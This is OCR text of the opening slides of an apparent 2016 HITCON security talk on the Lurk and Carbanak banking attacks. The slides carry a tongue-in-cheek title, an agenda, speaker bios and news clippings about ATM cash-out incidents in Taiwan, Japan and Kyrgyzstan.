
# How to steal money from ATM machines

become rich, NOT famous and NOT get caught :)

# oops..



## 俄羅斯 ATM 盜領集團手法公開：駭入倫敦主機、跨國 WICKR ME 即時通遠端遙控洗錢手

作者 T客邦 | 發布日期 2016 年 07 月 20 日 0:30 | 分類 網路 , 資訊安全 , 軟體、系統

一銀的 ATM 盜領案經過警方逮捕 3 名外籍嫌犯後，追回六千多萬的贓款，也成為目前國際 ATM 盜領案中，首件追回大規模


# Lurk, Carbanak and attacks on banking infrastructure

Vladimir Kropotov
Fyodor Yarochkin

HITCON
December 2016

# Agenda

- 2016 - the year when attacks on banking infrastructure gained a lot of publicity
- Attack vectors in banking infrastructure
- evolution of bank targeting criminal activities
- How it all started: the Historical overview of Lurk
- So many buzzwords: Lurk, Carbanak, Anarak, Buhtrap, Cobalt … :)



## whoami

Fyodor Yarochkin - 8 years of banking penetration testing experience
a bit of threat intel experience

## whoami


Vladimir Kropotov - several years at major companies in Russia as network security analyst
threat expert

# Incidents of Interest in 2016

- Swift breaches
- ATM attacks

# ATM breach japan

- Cards using data dumps



## Japan ATM scam using fraudulent cards nets $12.7m

23 May 2016 | Asia


Share

# ATM breach Taiwan

- Very well known.. skip :)

# less known cases

# ATM breaches in Kyrgyzstan



**Moldovan citizen born in 1975, was detained in Kyrgyzstan after l hacked into the ATM and stole from him a large sum of money.**

**CHISINAU, October 4 -. Sputnik** Moldovan citizen, was detained in Kyrgyz city on suspicion of burglary and theft of the ATM out of money, according to Sputi Kyrgyzstan .

The man was caught red-handed. He tried to hide after a burglary. The suspect seized a bag with 405 thousand soms (about six thousand dollars).


It is reported that the man - born in 1975. During a search of his hotel room where he lived, police found a wig, glasses, cell phone and sim card, chargers and chips.

© FOTOLIA / DENYS I

